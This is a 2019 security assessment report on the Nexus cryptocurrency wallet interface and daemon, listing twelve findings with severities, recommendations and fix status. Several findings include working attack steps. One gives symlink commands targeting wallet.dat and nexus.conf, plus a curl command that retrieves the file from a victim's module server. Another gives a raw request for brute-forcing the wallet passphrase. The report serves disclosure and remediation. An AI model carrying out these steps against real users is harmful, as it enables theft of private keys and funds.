VULNERABILITY ASSESSMENT

Wallet and Daemon

Nexus

This report contains full confidential vulnerability details that should be redacted before sharing.

Revision 1a

October 2019

EXECUTIVE SUMMARY

Nexus engaged Independent Security Evaluators (ISE) to evaluate the security posture of the Nexus daemon and Nexus Interface, two key components in the Nexus platform. ISE performed a white box vulnerability assessment to discover vulnerabilities within the Nexus daemon and Interface that could lead to the compromise of cryptocurrency assets or user information, disruption of service, or leveraging Nexus's functionality for other attacks. This report represents the results of that assessment.

During our cursory review and initial assessment, we discovered 12 security issues, including four high, three medium, one low, and four informational severity issues. Of the issues found, we consider seven to be "strategic weaknesses," which are issues that are not immediately exploitable but ultimately lead to a weaker security posture. As of this report, Nexus has resolved seven of the reported issues, partially resolved one issue, and closed one issue as an accepted risk. One additional issue has mitigations deferred until a later date. The remaining two issues are unresolved.

There may be more issues not included in this report, and this report does not represent an exhaustive assessment. Nevertheless, several of these issues are of high severity, and we recommend that Nexus take action to address these issues, update products for customers, and then continue security assessments to identify additional security defects.

A history of our assessments is shown in the table below.

Revision	Date	Description
1	July – Aug 2019	Initial engagement report of findings.
1a	October 2019	Report updated to include recent mitigations.

Table 1. Revisions.

This report expires on February 29, 2020.

EXECUTIVE SUMMARY

Vulnerability Summary

The following chart lists the vulnerabilities that were discovered along with their associated severity and status.

Vulnerability	Identifier	Severity	Status
Use of MD5 Hashes for Release Verification	ISE-NXS-2019-01	**High**	Resolved
UPDATED: RPC Password Derived Deterministically	ISE-NXS-2019-02	**High**	Resolved
UPDATED: Missing Symbolic Link Path Verification on Module Installation	ISE-NXS-2019-03	**High**	Resolved
UPDATED: Missing Rate-Limiting on RPC Functions	ISE-NXS-2019-04	**Medium**	Resolved
Use of Out-of-Date Packages	ISE-NXS-2019-05	Informational	Resolved

Table 2. Vulnerabilities

Strategic Weakness Summary

The following chart lists the strategic weaknesses that were discovered along with their associated severity and status. These weaknesses may not be directly exploitable but are the catalysts that can lead to major security problems over time. Resolution of these issues is not urgent, and their existence should not hinder usage of Nexus.

Weakness	Identifier	Severity	Status
UPDATED: Use of a High Number of Dependencies	ISE-NXS-2019-06	**High**	Resolved
UPDATED: Nexus Communication Ports Listen on All Interfaces	ISE-NXS-2019-07	**Medium**	Closed
UPDATED: Missing Transport-Layer Encryption on RPC/API Traffic	ISE-NXS-2019-08	**Medium**	Deferred
Docker Startup Script Mounts Entire Host Filesystem	ISE-NXS-2019-09	Low	Unresolved
Distribution of Unsigned Nexus Daemon Binary	ISE-NXS-2019-10	Informational	Resolved
Distribution of Unsigned Nexus Interface Binaries	ISE-NXS-2019-11	Informational	Partial
Lack of Integrity Checking	ISE-NXS-2019-12	Informational	Unresolved

Table 3. Strategic Weaknesses

TABLE OF CONTENTS

INTRODUCTION

Nexus contracted Independent Security Evaluators (ISE) to evaluate the security of the Nexus Interface and daemon. ISE performed a white box vulnerability assessment to discover vulnerabilities within Nexus that could lead to unwanted results, such as compromise of cryptocurrency assets or user information, disruption of service, or leveraging Nexus's functionality for other attacks.

This is a first-revision report and represents the results of ISE's assessment of the Nexus Interface and daemon. A history of ISE's assessments to date can be found under the "Timeline" section.

System Overview

Nexus is a blockchain platform with a cryptocurrency known as NXS. Nexus uses both third-party components, such as LISP[1], and has pioneered technologies such as the 3D blockchain, the 7-layer software stack, and signature chains. Two important components, the Nexus Interface and the daemon, were the focus of ISE's assessment.

The following is a summary of the Nexus components that were the focus of ISE's assessment:

NEXUS DAEMON

The Nexus daemon is the back-end component responsible for providing APIs to interact with the Nexus system. The daemon is written in C++ and runs on Microsoft Windows, Apple macOS, and GNU/Linux operating systems. The daemon may also be used with Docker.

The Nexus daemon uses TCP network ports to enable communication, typically with the Nexus Interface or mining clients. These ports are accessible on all network interfaces.

NEXUS INTERFACE

The Nexus Interface, also known as the Nexus wallet, is an Electron application that is the primary user interface for typical Nexus users. The Interface uses the daemon's APIs to perform various actions in the Nexus system such as sending NXS currency. This application also shows information about NXS market trends through integrations with Binance and Bittrex.

The Nexus Interface is distributed with a copy of the Nexus daemon which is automatically with the wallet by default. Users may choose to disable the built-in daemon and run a separate copy. The Interface may also be configured to communicate with a daemon over the network.

The wallet features the ability to load third-party plug-ins called "modules". With default Interface settings, modules must follow certain guidelines before they can be installed; however, these restrictions can be removed by enabling developer mode within the Nexus Interface. Modules are written using web technologies such as HTML, CSS, and JavaScript. Module files are hosted from an HTTP server listening on TCP port 9331.

[1] https://www.lispers.net/

INTRODUCTION

Scope

Our evaluation covered the following components of Nexus:

- Nexus daemon, accessed from the `staging` git branch
- Nexus Interface, accessed from the `staging` git branch
- Source code review for the above components

ISE performed a security assessment from the perspectives of both an external attacker and an authenticated user. This assessment uses a threat model which considers the most sophisticated and advanced adversaries.

The following were not included in our assessment and should be the focus of future assessments:

- Review on Nexus's module approval process
- Review of mining workflows
- Review of staking workflows

Methodology

The evaluation of Nexus sought to expose any severe flaws or improper security assumptions, as well as to build a familiarity with the system and identify targeted areas for further in-depth review and analysis. The first step to any evaluation is to develop an accurate threat model which identifies the assets to be protected and the threat actors that would seek to do them harm. A threat model can be found in the next section of this report.

Our assessment of the Nexus system utilized the following resources:

- Staging builds of the Nexus daemon and Nexus Interface
- Documentation for Nexus, including whitepapers
- Source code from Nexus's public repositories

Given the available resources, we performed a white box security assessment for this evaluation. Our mission was to identify potential attack surfaces and vulnerabilities that an advanced, targeted attacker might exploit to gain access to the system or other system specific resources. When necessary, automated tools were used, but more frequently, hands-on manual assessments of application components were performed to ensure that we conducted an accurate and complete review.

Timeline

This section includes a summary of the history of ISE's engagement with Nexus.

JUNE 2019 – CURSORY EVALUATION OF NEXUS INTERFACE AND DAEMON

ISE performed a short review of the Nexus Interface prior to the initial assessment of Nexus. This evaluation identified seven issues affecting the Nexus wallet and daemon.

1: AUGUST 2019 – INITIAL ASSESSMENT

ISE conducted an initial assessment of Nexus focusing on the Nexus Interface and daemon. Our assessment discovered an additional three strategic weaknesses and two implementation-level vulnerabilities. As of this revision, 5 of these issues have been resolved, one issue has been partially resolved, and one issue has mitigations deferred until a later date.

Expiration

This report expires February 29, 2020. Report expiration ensures that ongoing security assessment for the product is conducted timely. Given future changes in the product and its supporting environment in response to customer and economic needs, increasing insight into actual customers' usage of the product with each assessment iteration, changes in best practices for cryptography and other security-critical primitives, and the evolving nature and skill level of threat actors, security is a constant and ever-evolving process. Ongoing assessment facilitates constant communication between ISE and Nexus, providing Nexus with regular feedback in progress addressing past findings and an efficient means to discover new ones.

THREAT MODEL

Assets

Before accurately assessing a system's security posture, it is necessary to identify assets and their value. Assets include tangible elements such as information or equipment and extend to more abstract elements such as reputation. The impact of the loss of these assets should be quantified to the degree possible; however, this can be a difficult and subjective process and is outside the scope of ISE's insight into the client's operations.

FINANCIAL ASSETS

As a cryptocurrency platform, users' financial assets are likely to be high significance to attackers. Vulnerabilities that result in the loss or theft of NXS should be of top concern to Nexus.

ACCESS AND AVAILABILITY

The ability for legitimate users to use the Nexus platform, and particularly the ability to send and receive currency, must be protected from denial-of-service (DoS) attacks. Vulnerabilities that allow DoS can range from simply not rate limiting and authenticating high-cost requests to persistent crashes in a software application.

BUSINESS REPUTATION

The reputation of Nexus and its platform are also a concern. Threats that would likely target reputation are typically competitors or politically motivated parties. The majority of vulnerabilities in Nexus will negatively affect its reputation. However, the general public typically only reacts to easily perceived impacts of certain attacks. We think that reputation is only a concern for vulnerabilities that could significantly impact it in all interpretations of attacks. For all other vulnerabilities, it should be understood that reputation as an asset is implied.

Threats

Any robust defensive model requires a thorough understanding not only of the system to be protected, but also of the adversary. Too often security practitioners design and review systems as if in a frictionless vacuum; this simplification can lead to solutions that have little relevance to real-world operations. An adversary-focused threat model allows companies to manage risk by directing resources toward threats and vulnerabilities that pose the greatest risk.

Due to the nature of Nexus and the importance of its assets, all the following should be considered a threat.

NATION STATE INTELLIGENCE (ADVANCED PERSISTENT THREAT)

Nation states represent the most capable threat actors in the realm of computer network exploitation. Beyond having the largest budgets and payrolls, nation states have unique capabilities in terms of access to supply chains and human agents. They can rely upon all of a nation's resources, such as intelligence infrastructures, to gather as much data as possible against an enemy, engage in active information system damage, and to set specific objectives for their hacking program.

Motivations that drive such an adversary typically revolve around national interests: espionage, i.e., extracting secret and sensitive information from another nation's government entities, subversion of information systems, and support

of military operations. However, some nations are involved in extraction of proprietary information from commercial interests to boost their own economy by giving businesses in their own country an advantage.

CORPORATE SPONSORED ESPIONAGE

Corporations, particularly certain overseas corporate environments, will at times utilize espionage techniques to gain advantage over competitors or save on research and development. Corporations have significant budgets and are able to hire professional teams to conduct computer network exploitation of their competitors' network. Targeted assets are likely business plans, financial information, proprietary software, etc., and corporations may benefit from harming a competitor's reputation and availability of services.

HACKER GROUP (E.G., ANONYMOUS)

This adversary is a hacker organization analogous to the group "Anonymous." They are motivated by socio-political activities, pride, fun, and notoriety. These groups can have extensive membership, but it is likely that only dozens make up the core of this organization that pose a threat. They choose high profile, opportunistic targets over high value targets, and typically disclose stolen information rather than use it for identity theft or profit. The goal is notoriety and amusement, generally at the expense of the victim. Common activities include web-site defacement, "doxing", releasing embarrassing internal communications, and denial of service or other acts of cyber-vandalism.

HACKER GROUP (E.G., RBN)

This adversary is a hacker organization analogous to the group the "Russian Business Network" (RBN). They are a for-profit organized crime syndicate focusing primarily on cyber-crime activities, such as identity theft, for hire targeted denial-of-service attacks, black market exchange of botnets, exploits and other information, and illegal hosting of copyrighted materials. They are motivated by money. These groups can have extensive membership, and due to available monetary resources can afford to hire skilled counterparts, fund exploit research or purchase exploits, and fund attacks in general. As cyber-crime is a business, targets of high value will be chosen, costs to compromise assets calculated, and a bottom-line decision made as to the worthiness of attempting an attack.

INDIVIDUAL HACKER

The classic individual hacker is an explorer. They are generally motivated by the challenge of gaining access to restricted systems but may also work for financial gain. If they are financially motivated, they will generally target banking and personal information. Individual hacker capabilities vary widely from a so-called script kiddy that is only able to apply existing tools, all the way to a highly professional individual who is capable of custom exploit development. Generally, these threat actors have limited budgets and time; however, if properly motivated by a perceived slight or challenge, they may be persistent.

INSIDER THREAT

The insider threat encompasses any employee, contractor or other individual who has some level of authorized access to the system being assessed. Often, these are the most pernicious threats, as they have already bypassed the outer layers of defense and have a foothold on the system. In the worst case an insider threat may have administrator, root, or other elevated access.

ASSESSMENT RESULTS

Our assessment in this report consists of a high-level design analysis followed by a more focused look at the security of specific services employed by Nexus.

Design Analysis

Design analysis considers the high-level architecture of the system within its operational context and offers recommendations for the hardening of that system. Some of the core tenets of secure design are listed below, and violations of these principles are specifically referenced in the "Design Principles" table entry for each individual issue.

We find that most issues that we encounter follow from direct violations of these principles, whether strategic weaknesses or specific vulnerabilities. Violations of these principles are specifically referenced in the "Design Principles" table entry for each individual issue.

TRUST

A trust model clearly defines the trust assumptions made by the system and may highlight improper assumptions on the part of the designers. Using unauthenticated API calls, failure to verify digital signatures and certificate chains, and non-validation and sanitization of user input leading to injection vulnerabilities are all examples of misplaced trust.

SECURE-BY-DEFAULT

A system is secure-by-default if the out-of-the-box settings put the system in a secure state. A corollary is that the secure state must be the easiest state to obtain and maintain—as users will typically choose convenience over security. Often applications integrate with third-party or cloud services and the secure configuration of such services is also a consideration for this principle.

DEFENSE-IN-DEPTH

Defense in depth seeks to array layers of defensive measures such that the failure of any one component will not lead to total system compromise. The classic physical world example is the concentric walls of a fortification. In regard to software development and networking, examples of defense in depth are deploying firewalls, opening only the minimum set of ports needed for the system to function, and following any existing company recommended hardening practices.

FAIL-SECURE

Fail-secure refers to the tendency for a failure of the system to leave it in a secure state as opposed to an insecure state. For example, if an electronic lock were to failsafe under a power loss, it would remain locked rather than unlocked. From a software perspective, incorrect error handling is a common example, e.g., an application may disclose sensitive information upon receiving malformed input.

AUDIT

Audit is a critical part of the system that assists in recovery, investigation, and deterrence. Trust trusted users but verify their actions. Successful auditing will include a combination of logging and intrusion detection. Logging allows the organization to record systematic information that assists in improving software and retracing the steps of a breach.

Intrusion detection may come in the form of a system firewall, web application firewall, or IDS, and should provide information about who is accessing the system at all times in order to detect and potentially block attacks.

IDENTITY

Identification is claiming a valid identity. It is closely related to *authentication* (verifying that identity—the two generally abbreviated as I&A), and *authorization* (granting permissions to users). In terms of identity there is one golden rule: do not share user identities. Users should be accountable for their actions, and the sharing of identities undermines this accountability. This principle is also a requirement for assigning the least privilege to a user and their processes.

AUTHENTICATION (RBAC AND MFA)

Authentication mechanisms fall into three general classes: something one knows (knowledge factor, e.g., passwords), something one possesses (possession factor, e.g., RFID key fobs), and something one is (biometrics factor, fingerprints). Standards and regulations might govern how to accomplish authentication tasks and to tailor policy; a business decision may be necessary to use a certain required standard, but in general, we recommend following NIST authentication standards when possible.

Passwords are the most commonly used mechanism for authenticating an entity to a system. However, they are also notorious for being used and implemented incorrectly. Authentication becomes stronger when requiring more than one authentication factor, i.e., multi-factor authentication (MFA). MFA may be required by a third-party customer's internal policies, but also may cause limitations for usability that affect the user experience. Based on its feasibility, MFA can be implemented to further protect systems holding sensitive data.

Another factor of authentication (and authorization) is session control, i.e., how a system maintains a user's session. Some examples of session management are expiration of sessions after a threshold of inactivity and proper invalidation of a session upon logout.

AUTHORIZATION (LEAST PRIVILEGE)

User authorizations are concerned with the privileges that a user and the processes that work on behalf of that user can do on the system. The principle of *least privilege* refers to the principle that a task should be accomplished with the absolute lowest level of privilege required. The universal standard is to use least privilege when implementing authorization controls.

CRYPTOGRAPHY

When a system needs to implement cryptography, it should use industry standard, vetted cryptographic techniques and libraries specific for a task. This is often required by regulation or specific industry standards. Misuse of cryptography occurs often and is typically due to using a system that is not secure-by-default. Verifying cryptographic algorithm suites, the generation of random numbers, and the management of cryptographic keys is crucial to security when using cryptography.

PATCH MANAGEMENT

Many attacks, especially from opportunistic actors such as "script kiddies", are done by exploiting vulnerabilities in software that has already been fixed, but not up-to-date in a targeted system. More sophisticated attackers may still

target this “low-hanging fruit” when evaluating the attack surfaces of the system. We suggest applying consistent patches to all software that is being used, whether it be an application, operating system, or library software. A company procedure should be in place to test patches before deploying patches into production.

Severity Ratings

The severity ratings given in this report for vulnerabilities include critical, high, medium, low, informational, and unknown, with critical indicating the most severe, low the least, and unknown expressing that insufficient information was available to make a proper assessment. In determining severity, ISE takes into consideration a variety of public vulnerability database and ranking systems; however, in practice, the severity of vulnerabilities varies widely with actual deployment, configuration, and implementation of systems and infrastructures, as well as the value of assets protected and the perceived and anticipated threats to those assets. Thus, the severity ratings chosen here are custom to the system or infrastructure evaluated, and not copied from these sources verbatim.

The two metrics that most affect security are exposure and damage. Exposure is a combination of elements including how accessible a vulnerable system is (e.g., is the system on a restricted subnet or accessible to the WAN) and the ease in which an attack can be performed (e.g., does the attack require a man-in-the-middle foothold and to capture and actively manipulate megabytes of data traversing the wire, or simple techniques to exploit a database). Damage is a combination of many elements, including asset value and therefore loss of said asset, legal expenses, damage to reputation resulting in loss of business, loss of business advantage due to exposure of proprietary information, etc. The following chart illustrates how severity is assigned:

CRITICAL	Critical severity issues should be put in the front of the priority queue and addressed *immediately*. These are issues that are either readily exposed (i.e., can be easily exploited today), or of substantial exposure paired with excessive damage, (i.e. complete compromise), should an attack be successful. The risk of discovery may be lower, but the significance of the damage warrants immediate attention.
HIGH	High severity issues should be addressed as reasonably practical, but still considered high priority. These issues expose the system or infrastructure heavily but are either not readily exploitable or require additional attack material to exploit successfully.
MEDIUM	Medium severity issues should be addressed as part of any iterative mitigation cycle. These issues alone do not present significant risk to the system or infrastructure but could lead to a successful attack when leveraged with other medium or high severity issues.
LOW	Low severity issues do not pose an immediate threat to the most valuable assets or represent partial exposure. These issues are important to address, but may be time-consuming and can be delayed to later mitigation cycles.
UNKNOWN	Issues of unknown severity do require timely attention and representing potential issues that could not be fully assessed likely due to scope or lack of resources such as source code. They present an uneasiness that must be addressed through additional investigation to either assign a severity or eliminate the issue.
INFO	Informational only issues are known to be unlikely a threat to the system but provide important information of which the stakeholders should be aware. For these issues, no immediate action is needed.

Statuses

The following are descriptions of the various statuses with which we mark reported issues. Unresolved issues are unmarked, and the following statuses reflect potential changes in a reported issue throughout the mitigation process.

RESOLVED

Resolved issues have been remediated. Marking an issue as resolved does not guarantee that the issue is permanently fixed and cannot revert to an unresolved state.

PARTIAL

Partially resolved issues have been mitigated to an extent, but not fully resolved. The meaning may depend on the context of the issue. For example, an issue with several different instances may be partially resolved if only a portion of the instances are resolved.

DEFERRED

Deferred issues are unresolved; however, the client acknowledges the issue and a concrete mitigation plan is in place; therefore, this status is used to reflect the client's effort to fix the issue in the near future.

CLOSED

Closed issues are unresolved or partially resolved, but the client is aware of their impact and accepts them as a risk. We may close issues due to business limitations within the product or close issues of a less importance that may be fixed in the long-term.

Vulnerabilities

Our assessment of the security issues affecting Nexus is presented below.

Nexus Interface

In the immediate section below are the issues found within the Nexus Interface.

Use of MD5 Hashes for Release Verification

(ISE-NXS-2019-01)

HIGH

RESOLVED

ASSETS	All
DESIGN PRINCIPLES	Cryptography
EXPOSURE	Attackers are aware of this vulnerability
DISCOVERABILITY	Discoverable with access to Nexus's public GitHub repository

MD5 has been considered a broken algorithm since 2004 as it was shown to be not collision resistant. It may be possible to compute a colliding MD5 hash between two differing files in a short period of time using ordinary desktop computers. Below is a sample excerpt from a release of the Nexus wallet.



Figure 1. Reported MD5 hash of Nexus Interface 0.9.0.4.

Nexus provides MD5 hashes of the files it distributes for use as checksums to ensure they have not been modified by attackers; however, because MD5 does not provide adequate protection against collisions, this protection is ineffective.

ATTACK: FILE COLLISION
Cost: Medium-High
Damage: High
Reward: High
Escalation: The attacker can use this issue to execute code on victims' computers.

Because of the weaknesses of MD5, attackers may be able to create modified versions of the Nexus Interface with identical MD5 hashes. The modified versions may include code capable of extracting Nexus secrets or sending the victim's cryptocurrency.

RECOMMENDATION: USE SECURE HASHING ALGORITHM TO VERIFY RELEASES
Cost: Low
Difficulty: Low
Effectiveness: High

ISE recommends not to use MD5 hashes to demonstrate the integrity of their release packages. We recommend using SHA-256 or better as an integrity validation message, rather than an easy to collide MD5 digest. This provides multiple benefits, two of the main benefits being, 1) integrity enforcement using a more secure hash 2) improved optics as MD5 is considered a broken algorithm and Nexus using it may be viewed negatively.

ANALYSIS

Cryptographic hashing algorithms must be periodically upgraded as they become vulnerable to known exploits. MD5 is no longer a suitable algorithm to use in sensitive applications and its use as a binary verification tool should be avoided. ISE recommends that Nexus instead offer hashes from algorithms such as SHA-256 or SHA-512.

MITIGATION STATUS

As of revision 1, Nexus has started providing SHA-512 hashes to verify file integrity. This issue is now resolved.

HISTORY

- Issue added (rev. 1).
- Status changed to Resolved (rev. 1).

UPDATED: RPC Password Derived Deterministicly

(ISE-NXS-2019-02)

HIGH

RESOLVED

ASSETS	Financial Assets
DESIGN PRINCIPLES	Cryptography
EXPOSURE	Attackers are aware of this vulnerability
DISCOVERABILITY	Discoverable with access to the Nexus Interface's source code

The Nexus daemon features an RPC service that is used to call daemon functions. Access to the RPC service is restricted in two major ways: the first is an IP address whitelist that requires requests to come from pre-allowed addresses, the second is a username and password that must be sent with RPC requests. The process for generating the RPC password can be seen in the file `shared/lib/coreConfig.js`.

```
function generateDefaultPassword() {
  const secret =
    process.platform === 'darwin'
      ? process.env.USER + process.env.HOME + process.env.SHELL
      : JSON.stringify(macaddress.networkInterfaces(), null, 2);
  return crypto
    .createHmac('sha256', secret)
    .update('pass')
    .digest('hex');
}
```

Figure 2. Function used to generate the default RPC password.

In this function, the secret key used by the HMAC SHA-256 algorithm that creates the RPC password is generated in one of two ways. On macOS platforms, the secret is created by concatenating the user's username, home directory, and path of their shell. With knowledge of the username, the home directory can be determined as `/Users/<username>`. The shell is likely the default shell, `/bin/bash`. The resultant string does not have sufficient entropy for cryptographic purposes and can be easily determined. For GNU/Linux and Windows platforms, the use of MAC addresses provides greater security, yet the resultant RPC password is still deterministically generated.

ATTACK: DETERMINE RPC PASSWORD
Cost: Low
Damage: High
Reward: High
Escalation: Attackers can use the password to access the RPC service.

Attackers able to obtain a macOS Nexus user's username can easily construct the RPC password used by following the HMAC process used by Nexus. For other platforms, determining the password is more difficult, but still feasible for advanced adversaries.

RECOMMENDATION: USE RANDOMLY GENERATED PASSWORD
Cost: Low
Difficulty: Low
Effectiveness: High

Nexus should refactor the creation of the RPC password to randomly generate passwords. Because the current usage of the passwords requires storing them in plaintext where they can be accessed by both the Nexus Interface and the Nexus daemon, Nexus should not require deterministically generating the RPC password.

ANALYSIS

Passwords that can be determined from other sources, such as usernames, are vulnerable to attackers who can obtain the deterministic information. Because of the importance of the RPC service in the Nexus daemon, Nexus should generate secure passwords by default as most users will keep this password. ISE recommends that Nexus generate the initial RPC password using secure random functions.

MITIGATION STATUS

As of revision 1a, Nexus has added randomly generated data to RPC passwords. This issue is now resolved.

HISTORY

- Issue added (rev. 1).
- Status changed to Resolved (rev. 1a).

UPDATED: Missing Symbolic link Path Verification on Module Installation

(ISE-NXS-2019-03)

HIGH

RESOLVED

ASSETS	All.
DESIGN PRINCIPLES	Trust.
EXPOSURE	Attackers may be aware of this vulnerability.
DISCOVERABILITY	Discoverable with access to the Nexus Interface

The Nexus Interface is an Electron application designed to serve as the primary user-facing application in the Nexus system. The Nexus Interface supports the installation and use of third-party plug-ins called “modules”. Modules are accessed from the Nexus Interface and are designed to be isolated from the main application via a webview.

Modules are provided an interface, the `NEXUS` global object, which allows the module to integrate with the rest of Nexus Interface. `NEXUS` limits certain dangerous actions such as RPC endpoints to prevent rogue modules from accessing sensitive data. Modules may be installed from zip or tar.gz archives, or from a directory. If the module does not adhere to Nexus’s guidelines for modules, the user must enable developer mode and disable the module open source policy in the Nexus Interface.

Symbolic links (also known as “symlinks”) are file-like objects that refer to other files. Symbolic links can point to a location using an absolute path, e.g. `/etc/passwd`, or use a relative path, e.g. `../../etc/passwd`.

While testing the installation of modules, ISE found that modules containing symbolic links were permitted to be installed and could be used to read arbitrary files, allowing for actions including bypassing the RPC command whitelist.

ATTACK: ARBITRARY FILE READ
Cost: Medium
Damage: High
Reward: High
Escalation: This issue can be used to extract secrets used by Nexus.

Using symbolic links, an attacker can craft a malicious module that can refer to arbitrary files on the victim’s filesystem. These files can then be read by attackers across the network as a result of the Nexus Interface’s modules file server listening on all network interfaces (see ISE-NXS-2019-07, “Nexus Communication Ports Listen on All Interfaces”). Adversaries can follow these steps to execute this attack:

1. Create a symbolic link to a file on the victim's computer that they wish to read; some examples are:
    a. `/home/user/.TAO/wallet.dat` using the command: `ln -rs ../../../../.TAO/wallet.dat link`
    b. `/home/user/.Nexus/nexus.conf` using the command: `ln -rs ../../../../.Nexus/nexus.conf link`
2. Create a module archive containing the symbolic link and other files needed for Nexus modules. The archive can be created using a command similar to `zip module.zip module_directory/* --symlinks`
3. Use social engineering to convince the victim to install the module and open the module within the Nexus Interface.
4. Retrieve the linked file by accessing the HTTP server where module files are hosted. A command similar to the following can be used: `curl http://<victim_ip>:9331/modules/malicious_module_name/link`

During the installation of Nexus modules, the module's files are copied to `~/.config/Nexus Wallet/modules/`. This process replaces symbolic links with files that contain the linked file's contents. For example, a symbolic link called `conf_file` that points to `../../../../.Nexus/nexus.conf` will be replaced during installation with a file called `conf_file` that has the contents from `nexus.conf`.

ATTACK: RPC WHITELIST BYPASS
Cost: Medium
Damage: High
Reward: High
Escalation: This issue can be used to access NXS assets.

Building off the previous attack, adversaries can use the information gained from reading sensitive files to launch additional attacks. By reading the `nexus.conf` file, attackers can obtain the username and password used to authenticate to the Nexus daemon's RPC service. Depending on the configuration of the victim's daemon, for example if remote connections are allowed, attackers can make direct calls to the victim's RPC service from their own computers after obtaining these credentials. However, in the default state remote access to the RPC service requires the user to whitelist IP addresses in `nexus.conf`.

In order to use the RPC service in this configuration, attackers can use the module that has been installed on the victim's machine. While the Nexus Interface has restrictions that prevent certain RPC functions from being used from the `NEXUS` object, attackers can utilize the retrieved RPC username and password to call the RPC service manually using HTTP requests.

The final barrier to this attack is the cross-origin resource policy (CORS) which prevents the attacker's module from making requests to the RPC service as the service is in a different origin. However, `NEXUS` provides a function called `proxyRequest()` which passes module-created HTTP requests to the Electron application which issues the request on the module's behalf. Electron applications are not bound by CORS and `proxyRequest()` can be used by attackers to bypass this restriction. The source code for a proof of concept module is shown in Appendix A. This module issues four requests to exfiltrate the victim's private key to the attacker.

1. Retrieve the contents of `nexus.conf` by using the arbitrary file read from a symbolic link.

2. Issue an RPC request, `getaccountaddress`, to obtain the Nexus address for the default account.
3. Issue an RPC request, `dumpprivkey`, using the address obtained in step 2.
4. Issue a request to an attacker-controlled server that contains the victim's private key.

RECOMMENDATION: VERIFY CANONICALIZED PATH IS WITHIN MODULE'S DIRECTORY
Cost: Low
Difficulty: Low
Effectiveness: High

ISE recommends that Nexus add logic to the functions that install modules that canonicalizes the paths used by symbolic links and ensures they refer to files within the module's directory. Modules should be prevented from linking to files residing outside of their own directory to prevent the attacks shown above.

RECOMMENDATION: REMOVE SYMBOLIC LINKS FROM MODULES
Cost: Low
Difficulty: Low
Effectiveness: High

Nexus may consider removing symbolic links from module files if they are not needed for legitimate modules.

ANALYSIS

This issue shows how the use of symbolic links can allow attackers to exfiltrate file data from victims' computers as well as bypass security controls placed on modules. While the attacks require users to install third-party modules (possibly having to enable development features in the process), the results can have a significant impact including the exposure of data such as private keys or the transfer of cryptocurrency. ISE recommends that Nexus restricts or removes the capabilities of symbolic link files in Nexus modules to mitigate this attack vector.

MITIGATION STATUS

As of revision 1a, the Nexus wallet no longer allows the installation of modules containing symbolic links without first enabling a developer option. This issue is now resolved.

HISTORY

- Issue added (rev. 1).
- Status changed to Resolved (rev. 1a).

Use of Out-of-Date Packages

(ISE-NXS-2019-05)

INFO

RESOLVED

ASSETS	All
DESIGN PRINCIPLES	Patch Management
EXPOSURE	Attackers may be aware of this vulnerability
DISCOVERABILITY	Discoverable with access to the Nexus Interface's source code

The Nexus Interface is an Electron application used to interact with the Nexus platform. As an Electron application, the Nexus Interface uses Node.js packages to add features and functionality. Node packages are frequently updated to include bug fixes and security patches.

While reviewing the packages used by the Nexus Interface, ISE observed that its dependencies have 28 security issues, including 26 of high severity.

```
added 2164 packages from 2104 contributors and audited 24182 p
found 28 vulnerabilities (2 moderate, 26 high)
  run `npm audit fix` to fix them, or `npm audit` for details
```

Figure 3. Security vulnerabilities identified by NPM.

ATTACK: COMPROMISE THIRD-PARTY LIBRARIES
Cost: Unknown
Damage: Unknown
Reward: Unknown
Escalation: Vulnerabilities in third-party packages may result in compromises in the Nexus Interface.

Attackers may be able to utilize vulnerabilities in the Nexus Interface's third-party components to access Nexus assets. Out-of-date libraries are an attractive target as exploits can be developed that affect multiple dependent products.

RECOMMENDATION: UPDATE THIRD-PARTY LIBRARIES
Cost: Low
Difficulty: Low
Effectiveness: High

Nexus should update the packages used by Nexus Interface to the latest versions to ensure that any available security patches are being used.

ANALYSIS

Out-of-date libraries can be used to compromise applications, either through custom exploits or pre-made tools designed to be used on multiple applications that use a vulnerable component. The latter type allows even unskilled adversaries to target otherwise-secure applications. ISE recommends that Nexus updates the Nexus wallet to use up to date NPM packages that do not contain known vulnerabilities.

MITIGATION STATUS

As of revision 1, The Nexus Interface currently uses up-to-date dependencies and NPM does not report any known security vulnerabilities.

HISTORY

- Issue added (rev. 1).
- Status changed to Resolved (rev. 1).

Nexus Daemon

In the immediate section below are the strategic weaknesses found within the Nexus daemon.

UPDATED: Missing Rate-Limiting on RPC Functions

(ISE-NXS-2019-04)

MEDIUM

RESOLVED

ASSETS	Financial Assets
DESIGN PRINCIPLES	Trust
EXPOSURE	Attackers may be aware of this vulnerability
DISCOVERABILITY	Discoverable with access to the Nexus daemon

The Nexus daemon features an RPC service that listens on port 9336. This service is used to perform actions including locking and unlocking the wallet, sending NXS, and querying the daemon for information. The RPC service uses HTTP for communication.

During testing, ISE found that the RPC service does not perform any throttling of incoming authenticated requests, allowing attackers to perform repeated calls in brute-forcing attacks.

ATTACK: BRUTE-FORCE ENDPOINTS
Cost: Low-Medium
Damage: High
Reward: High
Escalation: This issue can be used to gain access to victim's wallet.

Because the Nexus daemon does not throttle RPC requests, attackers can perform a large number of requests in a short amount of time. This fact allows brute-forcing attacks on endpoints such as `walletpassphrase`, which decrypts the daemon's wallet. Figure 4 shows the request used for this action.

```
POST / HTTP/1.1
Host: 127.0.0.1:9336
Connection: keep-alive
Content-Length: 61
Accept: application/json, text/plain, */*
Origin: file://
Authorization: Basic cnBjc2VydmVyOmhlbGxv
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
NexusWallet/1.1.0 Chrome/73.0.3683.121 Electron/5.0.6 Safari/537.36
Content-Type: application/json;charset=UTF-8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US

{"method":"walletpassphrase","params":["hellohello",0,false]}
```

Figure 4. Request to unlock a Nexus wallet.

While the attack must also determine the victim's password (used in the Authorization request header), this may be obtained due to the missing transport-layer encryption on daemon communication (see ISE-NXS-2019-08), the use of deterministically generated RPC password (see ISE-NXS-2019-02), or the ability to read arbitrary files (see ISE-NXS-2019-03).

RECOMMENDATION: PERFORM RATE-LIMITING ON INCOMING REQUESTS
Cost: Low
Difficulty: Low
Effectiveness: High

Nexus should add rate-limiting the RPC service that throttles incoming requests that may be performing a brute-force attack. For example, a large number of requests for an endpoint coming from a single IP address may be indicative of a brute-force attack that should be throttled.

